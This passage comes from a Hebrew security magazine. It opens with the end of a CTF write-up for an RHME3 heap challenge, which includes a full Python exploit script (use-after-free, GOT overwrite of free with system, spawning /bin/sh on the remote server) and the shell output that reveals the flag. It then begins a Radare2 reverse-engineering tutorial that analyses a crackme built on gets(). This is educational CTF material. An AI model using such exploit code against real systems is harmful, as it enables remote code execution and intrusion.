כעת, איך נדע מה הכתובת של free בזמן ריצה? ניזכר כי יש לנו פונקציית show player, שמדפיסה את השם של selected. כזכור השם הזה בשליטנו, אם נדרוס אותו עם כתובת ה-got של free, נוכל להזליג את הכתובת של free. כעת נוכל להוסיף את האופסט הדרוש בשביל לקבל את הכתובת של system, ואז להשתמש בפרימיטיב הכתיבה בשביל לדרוס את ה-got של free, עם הכתובת של system שחישבנו. כפי שאמרנו קודם, כל מה שנותר הוא לשחרר שחקן שהשם שלו הוא "/bin/sh", כאשר תקרא הפונקציה free על השם, תתבצע במקומה הפונקציה system, שתפתח לנו shell על השרת!

בקצרה, נאמר ש-got הוא מקום ב-elf שבו נשמרים הכתובות של פונקציות ומשתנים גלובאלים שנטענים דינאמית לתוכנית. נציין כי הכתובת של ה-got נמצאת במקום קבוע בבינארי, אבל הערך שלה, שהוא הכתובת של הפונקציה ובמקרה שלנו של free בבינארי ישתנה עקב ASLR. לאחר שנדפיס את הערך של ה-got-entry של הפונקציה free נחשב את הכתובת של system בבינארי. מכאן נותר פשוט לבצע את הכתיבה שתוארה מקודם ל-got-entry של free עם הכתובת של system בתוך הפרוסס, זאת אומרת הערך שזה עתה חישבנו. לאחר הדריסה כאמור כל קריאה עתידית ל-free בעצם תקרא ל-system.

להלן script של כל ה-exploit עם הערות:

```
#!/usr/bin/python
import sys
import telnetlib
import struct

DEFAULT_IP = "pwn.rhme.riscure.com"
PORT = 1337
GOT_FREE_ADDRESS = 0x603018
LIBC_FREE_ADDRESS = 0x844f0
LIBC_SYSTEM_ADDRESS = 0x45390

def main(ip):
    session = telnetlib.Telnet(ip, PORT)
    flush(session)

    # creating the two player, with names
    # longer than 24 bytes
    add_player(session, "A" * 30, 1, 1, 1, 1)
    add_player(session, "B" * 30, 2, 2, 2, 2)

    # selecting the second player, so we can use it
    # after we free it.
    select_player(session, 1)

    # now, free those two players
    remove_player(session, 1)
    remove_player(session, 0)

    # building a crafted name, for the new player,
    # in order to make the selected player name
    # pointing to .got.plt entry of free
    malicious_name = "C" * 16 + struct.pack("<Q", GOT_FREE_ADDRESS)
    add_player(session, malicious_name, 3, 3, 3, 3)

    # leaking the address of 'free' in runtime.
    # then, calculating the address of 'system'
    # using the fixed offset between those two functions
    free_address = struct.unpack("<Q", get_name(session).ljust(8, "\0"))[0]
    system_address = free_address + (LIBC_SYSTEM_ADDRESS - LIBC_FREE_ADDRESS)

    # applying the write-what-where primitive,
    # this will override the got entry of 'free'
    # with the address of 'system'
    set_name(session, struct.pack("<Q", system_address))

    # creating and freeing player with the name '/bin/sh'.
    # this will trigger 'system' and open for us
    # a remote shell on the server
    add_player(session, "/bin/sh", 4, 4, 4, 4)
    remove_player(session, 1, False)
    session.read_until("Enter index: ")
```

```
    session.interact()

def flush(session):
    session.read_until("Your choice: ")

def add_player(session, name, attack, defense, speed, precision):
    session.write("1\n")
    session.write(name + "\n")
    session.write(str(attack) + "\n")
    session.write(str(defense) + "\n")
    session.write(str(speed) + "\n")
    session.write(str(precision) + "\n")
    flush(session)

def remove_player(session, index, do_flush=True):
    session.write("2\n")
    session.write(str(index) + "\n")

    if do_flush:
        flush(session)

def select_player(session, index):
    session.write("3\n")
    session.write(str(index) + "\n")
    flush(session)

def get_name(session):
    session.write("5\n")
    session.read_until("Name: ")
    name = session.read_until("\n")[:-1]
    flush(session)
    return name

def set_name(session, name):
    session.write("4\n")
    session.write("1\n")
    session.write(name + "\n")
    session.write("0\n")
    flush(session)
    flush(session)
    flush(session)

if "__main__" == __name__:
    ip = DEFAULT_IP
    if 2 == len(sys.argv):
        ip = sys.argv[1]
    main(ip)
```

ואיך אפשר בלי איזה ls לסיום:

```
[ubuntu@ubuntu:~/rhme]$ ./pwn.py
whoami
pwn
ls
flag
cat flag
RHME3{h3ap_0f_tr0uble?}
```

דברי סיכום

נזכר בדרך שעברנו: ראשית כל הרצנו את השרת מקומית כדי לבחון בצורה דינאמית את אופן התנהגותו. לאחר מכן, חקרנו סטטית את הבינארי ושם מצאנו חולשה לוגית שמאפשרת לנו להשתמש בזיכרון לאחר ששוחרר. בעזרת שימוש בזיכרון זה הצלחנו ליצור מצב בו יש לנו יכולת לכתוב לשדה שלא אמור להיות נגיש למשתמש (הכתובת של השם כמובן). בעזרת יכולת זו הגענו למצב של כתיבה לכל מקום שאנחנו רוצים.

לבסוף כדי להריץ קוד, הזלגנו כתובת של פונקציה ב-libc כדי לראות לאן נטענה הספריה ועל ידי חישוב סטטי הצלחנו למצוא את הכתובת של הפונקציה אותה אנו רוצים להריץ (system). דרסנו got entry של פונקציה שאנחנו יודעים לטרגר (free) בפונקציה אותה רצינו להריץ ועל ידי כך הגענו להרצת קוד. משם הדרך למציאת הדגל הייתה קלה :)

האתגר היה נחמד מאוד, הוא שילב מחקר סטטי ודינאמי ודרש ידע בתחום ניהול הזיכרון הדינאמי במערכת linux. בסה"כ למדנו הרבה מהאתגר ואנו מקווים שהצלחנו לסקרן אתכם ולעניין אתכם בדרך הפיתרון שלנו.

לקריאה נוספת

use-after-free:

[1] https://www.purehacking.com/blog/lloyd-simon/an-introduction-to-use-after-free-vulnerabilities

heap and heap-overflows:

[2] http://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf

[3] https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/

[4] http://phrack.org/issues/57/8.html

got and ret2libc:

[5] http://refspecs.linuxfoundation.org/ELF/zSeries/lzsabi0_zSeries/x2251.html

[6] https://sploitfun.wordpress.com/2015/05/08/bypassing-ASLR-part-iii/

[7] https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html

competition website:

[8] https://rhme.riscure.com/3/news


הינדוס לאחור מתחת לרדאר

מאת עידו אלדור

הקדמה

מאמר זה מסכם את העקבות שהשארתי במהלך הדרך שעברתי להתעסקות מקצועית בהינדוס-לאחור במטרה לסלול שביל שיקל על עקומת הלמידה התלולה של התחום. נעבור על הידע הנדרש אך אתמקד ב-**Radare**, תשתית ההינדוס-לאחור, המוכרת בקיצורה r2, על כליו ויכולותיו לניתוח סטטי ודינמי של קבצי הרצה עבור מעבדים שונים על גבי מערכות הפעלה שונות.

אני רוצה להודות לג'קי אלטל ולאיתי כהן על העזרה שאפשרה לכתוב את המאמר ב-pure radare.



אזהרה; עקומת למידה תלולה בהמשך

הכוונה בעקומת למידה תלולה היא שצריך לדעת מגוון נושאים לפני שמתחילים לעסוק ברברסינג, לרב זהו הפרק האחרון בסילבוס של קורסים המכשירים בודקי חדירות / האקרים. לא פעם ראשונה שרברסינג מופיע במגזין לכן אשתדל לא לחזור על דברים שנכתבו ואצרף קישורים למקורות. מויקיפדיה: "הנדסה לאחור היא תהליך של גילוי עקרונות טכנולוגיים והנדסיים של מוצר דרך ניתוח המבנה שלו ואופן פעולתו".

מוטיבציה

מה עושים עם הינדוס לאחור? מחקר תוכנות תקיפה לצורך פיתוח אמצעי הגנה, הרחבה / שינוי / עקיפת הגנה בתכנה (קראקינג), זיהוי ממשקים של מתחרים. Radare2 עם מגוון הכלים שמגיעים ללא ספק מקלים על הכניסה לתחום שידע בו יכול לשמש ככלי נשק קיברנטי והכרחי בארגז הכלים של כל האקר/ית.

קיימות מספר שיטות להגן כנגד הנדסה לאחור של תכנה (או חומרה) בעזרת יצירת קוד מורכב וקשה להבנה (Obfuscation) וטכניקות שונות לבלבול והקשיה על פענוח למשל זיהוי קוד הרץ תחת דיבאגר או מכונה וירטואלית היא אחת מטכניקות ה-Anti-debugging.

לצערי לא רבים המשתמשים ב-Radare2, החוקרים שאני מכיר מעדיפים ממשק גרפי (Hopper, IDA Pro, על OllyDBG תוכלו לקרוא בגיליון 52) במאמר זה אסביר מדוע כדי לעבור באמצעות מעבר על היכולות של Radare2, נכיר קיצורי דרך, ננתח קובץ הרצה בצורה סטטית ודינמית, נערוך את הקובץ (Cracking), נבצע התקפת קפיצה לקוד בתכנית (ROP) וקפיצה לשירותי מערכת (Return-to-libc) ונכתוב סקריפט שמתחבר לממשק הדיבאגר בשפת פייתון.

ב-Radare2 משתמשים בעיקר דרך הטרמינל (CLI) אך יש צד גרפי (בטרמינל וכאפליקציית וב).

בתמונה: באטמן וסופרמן רבים מי ראה ראשון את גל גדות

הצד המשפטי

במדינות רבות הינדוס לאחור אינה חוקית (זכויות יוצרים וזה..), מכירים את ההסכמי שימוש שבאים בהתקנת תוכנה שכולם מסמנים V ומדלגים? אז לפעמים כתוב שם בצורה חד משמעית שאסור לבצע RE והכוונה ל-Reverse engineering ויש איסור גורף לפרסם מידע שהושג על ידי ביצוע הפעולה, טוב, אחלה, נמשיך הלאה.

ידע נדרש

לפי קורס "הנדסה לאחור" בפקולטה למדמ"ח בטכניון לחורף אשתקד ואני משתדל לא להתווכח איתם, נדרש ידע וקורסים מקדימים בנושאים הבאים:

- שפות העילית C ואסמבלי
- מערכות הפעלה (דרך פעולה, מבנה, תכנות ודיבוג, וירטואליזציה)
- ידע בסיסי באבטחת מידע וחולשות אבטחה
- מומלץ: קומפילציה
- כדאי לזכור: את"מ (ארגון ותכנות המחשב)

אני אוסיף שצריך מנה גדושה של "לא לוותר", סבלנות ואהבה לחידות.

לגבי שפות העילית, צריך לדעת לתכנת, טריויאלי שידע בתחום אותו מהנדסים לאחור מהווה יתרון רב, צריך לפחות להבין את סוגי הלולאות בשפה עילית ולדעת לזהות אחת שנתקלים בה באסמבלי, רב


המדריכים ברבסינג ואתגרים ב-CTF-ים הם על קוד בשפת C שעבר הידור, כמו במאמר זה, לא אגע בשפות שמהודרות לקוד ביניים כגון Java או #C, אלה שפות שיש להם מכונה וירטואלית משלהם המתרגמת בזמן ריצה את קוד הביניים (תהליך הנקרא תרגום דינמי - JIT), יש מספיק כלים אוטומטים שמקלים על העבודה להחזיר לשפה העילית בחזרה.

לגבי את"מ ומערכות הפעלה, צריך להכיר את פריסת הזכרון של תהליך ולזכור את השמות והייעוד של האוגרים (רג'יסטרים). לגבי ההמלצה לידע בקומפילציה, בפשטות, קומפיילרים מבצעים אופטימיזציה לקוד ואסמבלי היא לא 1:1 לקוד המקור (ולא חפיפה מלאה לשפת מכונה אבל זה למאמר אחר), לדוגמה:

```
y = x * 2          ⇨    y = x + x
y = x * 15              y = (x << 4) - x
```

[צד שמאל קוד המקור, צד ימין לאחר הידור]

הסימן << (Left Shift) מסמן ביצוע הזזה אריתמטית לשמאל על הייצוג הבינארי של x. בדוגמה הבאה שנלקחה מויקיפדיה מזיזים שמאלה פעם אחת את המספר b10111 שהוא המספר 23, התוצאה המתקבלת היא b101110 שהוא המספר 46, לכן: 46 = 1 << 23



[בתמונה: 1 << 23]

לכן בדוגמא הקודמת, הקומפיילר איפטם (מלשון אופטימיזציה) ובעצם כופל ב-16 ומוריד x פעם אחת במקום לכפול ב-15 שזה בעצם חיבור 15 פעם. מי שרוצה לחקור ולראות קוד הופך לאסמבלי בדפדפן מוזמן לגשת אל: https://godbolt.org

פריימוורק הכשפים לאשף המחשבים

Radare2 הוא פרויקט קוד פתוח הכתוב בעיקר בשפת C, המשמש כתשתית שלמה להינדוס-לאחור, החלה בנובמבר 2006 ע"י בחור בשם סרגי "pancake" אלווארז, בראיון שערכו איתו בסוף 2015 הוא סיפר ש-60% מהקוד נכתב על ידו, היום יש מעבר ל-16,000 קומיטים ו-400 תורמים, וזה רק לדיבאגר, מוצר הדגל Radare2.

מספר נתונים על המוצר:

- משתמשים ב-Radare2 עיקר לניתוח סטטי ודינמי של קבצים שונים (גם shellcodes), עריכת קבצי הרצה וזיהוי פלילי של נוזקות.
- רץ על לינוקס, ווינדוס, אנדרואיד, אייפון ועוד' (מישהו צריך לבדוק גיימבוי?)

- תומך בארכיטקטורות שונות: x86, mips, arm, powerpc, avr ועוד
- תומך בסוגי קבצים שונים: PE, Wasm, Swf ELF, bex (xbox) ועוד
- יש ממשקים לשפות שונות שדרכן ניתן לכתוב הרחבות ואוטומציה (אראה דוגמה פשוטה בהמשך)
- יש הרבה הרצאות ביוטיוב
- הרבה כלים לשימוש בנפרד או ביחד שעל חלקם נעבור במאמר ונאחד כמה כלים (על הכלי wineDBG שנועד לדבאג תהליכי Windows בלינוקס מרחוק לא אעבור במאמר זה למרות הפוטנציאל).

התקנה וחוק ברזל

Radare2 מתפתח כל יום ויוצאת גירסה כל 6 שבועות (פחות או יותר), לכן מומלץ ורצוי להשתמש בגירסה העדכנית ביותר. ההתקנה פשוטה, סה"כ להריץ את השורה הבאה:

```
$ git clone https://github.com/radare/radare2 && cd radare2 &&
./sys/install.sh
```

יש שני קבצי התקנה: install.sh מתקין גלובלי (מצריך רוט) ו-user.sh מתקין עבור user (לתוך HOME) כדי לעדכן את radare2 לא צריך למשוך שינויים, מספיק להריץ מחדש את קובץ ה-install.sh.

[החוק השני של Radare2: לא לשאול שאלות אם משתמשים בגירסה לא מעודכנת]

הסבר קצר על מאגר הכלים (בסדר אקראי)

rabin2 - כלי הנותן מידע על קבצים בינארים כגון חתימות, שפה, ארכיטקטורה ועוד':

```
$ rabin2 -e file  # Show entrypoints
$ rabin2 -i file  # Show imports
$ rabin2 -zz file  # Show strings (improved strings)
$rabin -g file  # Show everything
```

rasm2 - אסמבלר/דיסאסמבלר לטרמינל:

```
# Assemble
$ rasm2 -a arm -b 32 'mov r0, 0x42'  # 4200a0e
# Disassemble
$ rasm2 -a arm -b 32 -d 4200a0e3  # move r0, 0x42
# Output in C format
$ rasm2 -a arm -b 32 'mov r0, 0x42' -C  # "\x42\x00\xa0\xe3"
```

rax2 - מחשבון וממיר:

```
$ rax2 1977  # 0x759
$ rax2 0xfa0 101010b 14  # 4000 0x2a 0xe
$ rax2 -s 6469676974616c77686973706572  # digitalwhisper
$ rax2 0xfa0+101010b*14  # 4588
```

radiff2 - בדיקת שינויים בין שני קבצים:

אם למשל קיבלתם קראק לתכנה תוכלו להשתמש בזה לבדוק איפה בוצע הפאטצ'

```
$ radiff2 /bin/true /bin/false
$ radiff2 -C /bin/true /bin/false  # diffing using graphdiff algorithm
```

קיימים עוד כלים שבהם לא נשתמש במאמר אבל שווה להכיר כגון: rafind2, rahash2 ועוד. לטרמינל יש קובץ הגדרה שאפשר לערוך לפי נוחיותכם:

```
$ vim ~/.radare2rc
e scr.wheel=false        # לכבות את העכבר, במוד הויזואלי אם הוא מציק
e stack.size=114         # הגדלת המחסנית במוד הויזואלי
e stack.bytes=false      # להראות את המילים במקום בייטים
```

סימן השאלה

סימן שאלה הוא הסימן המוסכם לקבלת תשובות ותיעוד ב-Radare2. כל תו הוא קיצור לפקודה, לכל תו יש משמעות, התיעוד מוטבע בכל פקודה ומתקבל אחרי הוספת סימן השאלה אחד (או יותר). למשל, אם עצרנו בנקודת עצירה (breakpoint) ואנחנו רוצים להדפיס את הפונקציה הנוכחית

```
$ pdf: print disassemble function
```

התו הראשון הוא הכללי ביותר:

```
analyse, information, print, write..
```

ואחריו יבואו תתי הפקודות (לפעמים עד חמישה תווים, לדוגמה afvrj).

לפקודות והסבר על תחביר תנסו לכתוב ?@? ב-r2 shell:

```
iddo@pc:~$ r2 --  # open r2 without file
 -- Disable these messages with 'e cfg.fortunes = false' in your ~/.radare2rc
[0x00000000]> ?
Usage: [.][times][cmd][~grep][@[@iter]addr!size][|>pipe] ; ...
Append '?' to any char command to get detailed help
Prefix with number to repeat command N times (f.ex: 3x)
|%var =valueAlias for 'env' command
| *[?] off[=[0x]value]    Pointer read/write data/values (see ?v, wx, wv)
| (macro arg0 arg1)       Manage scripting macros
| .[?] [-|(m)|f|!sh|cmd]  Define macro or load r2, cparse or rlang file
| =[?] [cmd]              Send/Listen for Remote Commands (rap://, http://, <fd>)
| /[?]                    Search for bytes, regexps, patterns, ..
| ![?] [cmd]              Run given command as in system(3)
| #[?] !lang [..]         Hashbang to run an rlang script
| a[?]                    Analysis commands
| b[?]                    Display or change the block size
| c[?] [arg]              Compare block with given data
| C[?]                    Code metadata (comments, format, hints, ..)
| d[?]                    Debugger commands
| e[?] [a[=b]]            List/get/set config evaluable vars
| f[?] [name][sz][at]     Add flag at current address
| g[?] [arg]              Generate shellcodes with r_egg
| i[?] [file]             Get info about opened file from r_bin
| k[?] [sdb-query]        Run sdb-query. see k? for help, 'k *', 'k **' ...
| L[?] [-] [plugin]       list, unload load r2 plugins
| m[?]                    Mountpoints commands
| o[?] [file] ([offset])  Open file at optional address
| p[?] [len]              Print current block with format and length
| P[?]                    Project management utilities
| q[?] [ret]              Quit program with a return value
| r[?] [len]              Resize file
| s[?] [addr]             Seek to address (also for '0x', '0x1' == 's 0x1')
| S[?]                    Io section manipulation information
| t[?]                    Types, noreturn, signatures, C parser and more
| T[?] [-] [num|msg]      Text log utility
| u[?]                    uname/undo seek/write
| V                       Visual mode (V! = panels, VV = fcngraph, VVV = callgraph)
| w[?] [str]              Multiple write operations
| x[?] [len]              Alias for 'px' (print hexadecimal)
| y[?] [len] [[[@]addr    Yank/paste bytes from/to memory
| z[?]                    Zignatures management
| ?[??][expr]             Help or evaluate math expression
| ?$?                     Show available '$' variables and aliases
| ?@?                     Misc help for '@' (seek), '~' (grep) (see ~??)
| ?:?                     List and manage core plugins
[0x00000000]>
```

[בתמונה: טרמינל שזוהר בחושך]

אפשר לראות בתמונה בשורה הראשונה שפתחתי שאלל של Radare2 ללא קובץ עם הארגומנט -- ה-prompt, הכוונה ל-"<[0x00000000]", מייצגת את הכתובת שאנחנו נמצאים בה כרגע בקובץ. למשתמשי Vim יהיה קל להסתדר, יש חפיפה רבה.

רשימת פקודות נפוצות:

Command	Description
a	**Analyse, the more a's you add the more the file will get analysed**
s	**Seek, move to address or function (if file got aaa or -A flag to deep analyse & autoname function names)**
/	**Search for bytes, regex & patterns**
!	**history, can also s!**
d	**debugger**
db	**set breakpoint**
dbt	**print stack trace**
dcu addr	**continue until address**
pd 200~test	**print next 200 disassembled instructions and searches for test**
i	**informations**
w	**write to memory address/register/..**

מחברים צינור למכ"ם

הפקודה fo"" מראה טיפ אקראי, show **fo**rtunes. בעזרת פייתון והספרייה r2pipe נכתוב קוד שידפיס עשרה טיפים, נייבא את הספרייה r2pipe אותה נתקין באמצעות הפקודה:

```
pip3 install r2pipe
```

בדוגמא הזאת פתחתי את הבינארי של הפקודה ls, הדפסתי עשרה טיפים ויצאתי.

```
>>> import r2pipe
>>> r2 = r2pipe.open('/bin/ls')
>>> for i in range(10):
...     print(r2.cmd('fo'))
...
-- Move around the bytes with h,j,k,l! Arrow keys are neither portable nor efficient
-- Enhance your graphs by increasing the size of the block and graph.depth eval variable.
-- Enable asm.trace to see the tracing information inside the disassembly
-- Use 'e' and 't' in Visual mode to edit configuration and track flags.
-- Trace register changes while debugging with 'e trace.cmtregs=true'
-- Use '-e bin.strings=false' to disable automatic string search when loading the binary.
-- Setup dbg.fpregs to true to visualize the fpu registers in the debugger view.
-- Change your fortune types with 'e cfg.fortunes.type = fun,tips,nsfw' in your ~/.radare2rc
-- The '?' command can be used to evaluate math expressions. Like this: '? (0x34+22)*4'
-- You can mark an offset in visual mode with the cursor and the ',' key. Later press '.' to go back
>>> r2.quit()
```

מדובר בכלי חזק שמאפשר להרחיב את התשתית, מקל על פיתוח אקספלויטים ומאפשר בקלות לקחת את החקירה צעד אחד קדימה (תומר זית, גיליון 62 Reverse Engineering Automation) אל עבר אוטומציה. בנוסף, יש תמיכה בערוצי תקשורת נוספים פרט ל-pipe כמו socket ו-http.

מוד ויזואלי

נפתח את קובץ הבינארי הראשון שנחקור. מדובר ב-crackme בעזרת הפקודה: r2, והדגלים: Ad.

- A - אומר לנתח (המקביל להרצת aaa), בין היתר זה בשביל השלמה אוטומטית לפונקציות והמרה של כתובות למחרוזות
- d - מאפשר פתיחה עם יכולת לדבאג, מה שנקרא "לנתח דינמי".

הסבר קצר:

- ניתוח סטטי - השגת כל המידע מבלי להריץ את התכנית (סוג הקובץ, באיזה שפה נכתב, מחרוזות הקיימות בקובץ ועוד')
- ניתוח דינמי - השגת מידע באמצעות הרצת התכנית

```
iddo@pc:~$ r2 -Ad Topsecret
Process with PID 12685 started...
= attach 12685 12685
bin.baddr 0x00400000
Using 0x400000
asm.bits 64
[x] Analyze all flags starting with sym. and entry0 (aa)
TODO: esil-vm not initialized
[Cannot determine xref search boundariesr references (aar)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[x] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
= attach 12685 12685
12685
 -- Step through your seek history with the commands 'u' (undo) and 'U' (redo)
[0x7f4eb4fb2c30]>
```

בשורת הפלט הראשונה קיבלנו את המזהה של התהליך עליו נוכל לעשות מס' דברים, למשל: אם התכנה מזבלת את הטרמינל נעביר (באמצעות rarun2) את הפלט לתהליך אחר, או דוגמא נוספת: בלינוקס הכל הוא קובץ, גם תהליך, לכן נקרא את הקובץ שיראה האם ניתן לכתוב למחסנית (האם ה-ASLR בוטל בזמן הקימפול של הקובץ):

```
root@pc:~# cat /proc/12685/maps | grep stack
7fffde859000-7fffde87b000 rw-p 00000000 00:00 0                          [stack]
```

במקרה שלנו - rw-p, כן.

נעבור לנקודת הפתיחה בעזרת "s main" ונראה שהכתובת שלנו השתנתה בהתאם

```
[0x7f4eb4fb2c30]> s main
[0x004006f8]>
```


אפשר לראות שכתובת ה-main נמצא ב-6f8, אוודא בעזרת הרצת הכלי objdump:

```
iddo@pc:~$ objdump -d Topsecret | grep '<main>'
00000000004006f8 <main>:
```

נעבור למוד הויזואלי בעזרת כתיבת V (האות וי, בגדול), שאר הקיצורים השימושיים:

Command	Description
p/P	Rotate modes
hjkl / arrows	Move around
o	Seek directly to an offset, a tag, a hit...
u	Undo last seek
e	Interactive configuration of r2
-/+	Zoom in/out in graph mode

אז נלחץ פעמיים על p ונגיע לחלון הויזואלי (כדי לצאת מהמוד הויזואלי נלחץ על q)



ככה הוא נראה עם קצת סימונים לטובת הסבר:

- **צהוב** - הכתובת הנוכחית
- **ירוק** - המחסנית
- **כחול** - האוגרים
- **אדום** - הקוד ל-main בצורתו המפורקת לאסמבלי, אפשר לראות שהוא קורא לפונקציה CheckCode בכתובת 70c ויוצא, מהשם ניתן להניח שנדרש קלט בצורת קוד, נחזור לזה אחרי שנסיים את הניתוח הסטטי.

קיצורים בזמן הדיבאג:

אז r2 -d file יפתח ממשק פקודה שיאפשר לנתח בצורה דינמית את הקובץ, Vpp יעביר אותנו למוד הויזואלי. קיצורים נוספים (קונבנציות ידועות לדיבאגרים למי שבעל ניסיון עם Chrome DevTools ו-IDE שונים.)

- F2 toggle breakpoint
- F4 run to cursor
- F7 single step
- F8 step over
- F9 continue

ניתוח סטטי

אז קיבלנו באתגר קובץ בינארי וכמובן שקבצים לא מוכרים פותחים אך ורק בתוך סביבה מוגנת כמה דברים שנוכל להבין אחרי שנריץ rabin2-I:

```
iddo@pc:~$ rabin2 -I Topsecret
arch     x86
binsz    8695
bintype  elf
bits     64
canary   false
class    ELF64
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       true
os       linux
pcalign  0
pic      false
relocs   true
relro    partial
rpath    NONE
static   false
stripped false
subsys   linux
va       true
```

מהפלט אפשר להבין שגודל הקובץ הוא 8.695 קילובייט, מסוג ELF x86_64, נכתב בשפת C, לא מוצפן, לא stripped (כלומר השאירו את השמות של הפונקציות), הגנת "קנרית" מבוטלת, עבר הידור על מכונה מסוג little endian, הוא לא סטטי (כלומר הוא מקושר דינמית לספריות שאותם הוא מייבא והוא לא יכול לרוץ לבד).

אפשר לוודא את השפה בעזרת חיפוש חתימת הקומפיילר באמצעות הכלי strings:

```
iddo@pc:~$ strings Topsecret | grep -i gcc
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
```

אז פתחנו את הקובץ בעזרת הפקודה:

```
r2 -Ad Topsecret
```

הפקודה iz תדפיס לנו את המחרוזות שמשתנים בקובץ:

```
[0x7fc141bccc30]> iz
vaddr=0x004007a4 paddr=0x000007a4 ordinal=000 sz=24 len=23 section=.rodata type=ascii string=Your cr3ds are hde:%s \n
vaddr=0x004007bc paddr=0x000007bc ordinal=001 sz=13 len=12 section=.rodata type=ascii string=Enter Code:
vaddr=0x004007c9 paddr=0x000007c9 ordinal=002 sz=24 len=23 section=.rodata type=ascii string=Injected With a P015i0N
```

כתובת המחרוזת מיוצגת על ידי vaddr, אפשר לראות את מס' התווים ב-len ומדובר על מחרוזת שנמצאת ב-rodata שזה הסגמנט שמכיל את המשתנים הקבועים (ro = read only). אפשר לראות שיש מחרוזת שאומרת לנו להכניס קוד "Enter code:", מחרוזת במידה ולא הצלחנו "Injected With a P015i0N" ומחרוזת שתדפיס לנו את הסיסמה שמכילה פורמט %s שבעצם מקבלת מערך של תווים כפרמטר.

הרצנו pdf main וראינו שיש קריאה ל-Checkcode ואז יציאה, אז נבחן את CheckCode:

```
[0x004006f8]> s sym.CheckCode
[0x004006c9]> pdf
/ (fcn) sym.CheckCode 47
|   sym.CheckCode ();
|           ; var int local_30h @ rbp-0x30
|              ; CALL XREF from 0x0040070c (sym.main)
|           0x004006c9      55             push rbp
|           0x004006ca      4889e5         mov rbp, rsp
|           0x004006cd      4883ec30       sub rsp, 0x30               ; '0'
|           0x004006d1      bfbc074000     mov edi, str.Enter_Code:    ; 0x4007bc ; "Enter Code: "
|           0x004006d6      b800000000     mov eax, 0
|           0x004006db      e8b0fdffff     call sym.imp.printf         ; int printf(const char *format)
|           0x004006e0      488d45d0       lea rax, [local_30h]
|           0x004006e4      4889c7         mov rdi, rax
|           0x004006e7      e8d4fdffff     call sym.imp.gets           ; char*gets(char *s)
|           0x004006ec      bfc9074000     mov edi, str.Injected_With_a_P015i0N ; 0x4007c9 ; "Injected With a P015i0N"
|           0x004006f1      e88afdffff     call sym.imp.puts           ; sym.imp.printf-0x10 ; int printf(const char *format)
|           0x004006f6      c9             leave
\           0x004006f7      c3             ret
```

[ניתן לראות באדום בצד ימין ש-Radare2 משאיר פרשנויות ומראה תרגום של הערכים מהכתובות זכרון, שימושי מאוד, גם אנחנו יכולים להוסיף comment ולשמור את הבינארי כפרויקט r2 ולטעון מחדש בפעם הבאה, אפשר גם לשנות שמות של פונקציות ומשתנים]

